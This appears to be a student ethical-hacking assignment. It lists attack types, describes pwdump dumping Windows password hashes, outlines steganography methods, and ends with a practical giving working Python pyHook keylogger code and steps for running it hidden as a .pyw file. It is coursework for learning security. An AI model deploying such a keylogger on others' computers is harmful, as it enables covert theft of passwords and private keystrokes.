

## ETHICAL HACKING ASSIGNMENT 3

Q.1 What are the different types of hacking methods? Ethical Hacking

ANS. 1. Phishing. ...

2. Bait and Switch Attack.

3. Key Logger.

4. Denial of Service (DoS\DDoS) Attacks.

5. ClickJacking Attacks.

6. Fake W.A.P.

7. Cookie Theft. ...

8. Viruses and Trojans.

Q.2 Explain Types of Password Attacks

ANS. 1. Phishing Attacks.

2. Credential Stuffing Attacks.

3. Brute Force Attacks.

4. Dictionary Attacks.

5. Password Spraying Attacks.

6. Keylogger Attacks.

7. Man-In-The-Middle Attacks.

8. Rainbow Table Attacks.

### Q.3 Explain Password Cracking Tools: pwdump7

ANS. **pwdump** is quite a popular tool among hackers and bad people worldwide. It simply captures the stored hashes in the Security Accounts Manager (SAM) file. For those who don't know SAM file contains the hashes of Windows passwords.

### Q.4 Explain Types of Steganography with QuickStego

ANS. 1. **Text Steganography**

2. **Image Steganography**

3. **Video Steganography**

4. **Audio Steganography**

5. **Network Steganography**

#### Text Steganography

Text Steganography is hiding information inside the text files. It involves things like changing the format of existing text, changing words within a text, generating random character sequences or using context-free grammars to generate readable texts. Various techniques used to hide the data in the text are:

#### 1. **Format Based Method**

2.Random and Statistical Generation

3.Linguistic Method

## Image Steganography

Hiding the data by taking the cover object as the image is known as image steganography. In digital steganography, images are widely used cover source because there are a huge number of bits present in the digital representation of an image. There are a lot of ways to hide information inside an image. Common approaches include:

1.Least Significant Bit Insertion

2.Masking and Filtering

3.Redundant Pattern Encoding

4.Encrypt and Scatter

5.Coding and Cosine Transformation

## Audio Steganography

In audio steganography, the secret message is embedded into an audio signal which alters the binary sequence of the corresponding audio file. Hiding secret messages in digital sound is a much more difficult process when compared to

others, such as Image Steganography. Different methods of audio steganography include:

1. Least Significant Bit Encoding
2. Parity Encoding
3. Phase Coding
4. Spread Spectrum

This method hides the data in WAV, AU, and even MP3 sound files.

## Video Steganography

In Video Steganography you can hide kind of data into digital video format. The advantage of this type is a large amount of data can be hidden inside and the fact that it is a moving stream of images and sounds. You can think of this as the combination of Image Steganography and Audio Steganography. Two main classes of Video Steganography include:

1. Embedding data in uncompressed raw video and compressing it later
2. Embedding data directly into the compressed data stream

## Q.5 Perform Practical on key logger tool.

ANS. [Step 1: Installing Python](#)


Unless you already downloaded my file with the keylogger pre-compiled (skip to step 4), you must install python and some modules. Download and install the following:

[Python 2.7](#)

[PyHook](#)

[Pywin32](#)

## [Step 2: Creating the Code](#)



```
import pyHook, pythoncom, sys, logging
file_log = 'keyloggeroutput.txt'
def OnKeyboardEvent(event):
    logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10,chr(event.Ascii))
    return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Once you have all of the python stuff installed, open up idle and create a new script. Then enter in the following code:

```
import pyHook, pythoncom, sys, logging
# feel free to set the file_log to a different file name/location


file_log = 'keyloggeroutput.txt'

def OnKeyboardEvent(event):
```

```
logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
chr(event.Ascii)
logging.log(10,chr(event.Ascii))
return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Then save it as something.pyw

### Step 3: Test



Now double-click on the file you just created and test it out, then start typing.

When you want to stop logging, open up task manager and kill all the "python" processes. Then look for keyloggeroutput.txt in the same directory where the something.pyw is. Open it up and you should see whatever you typed.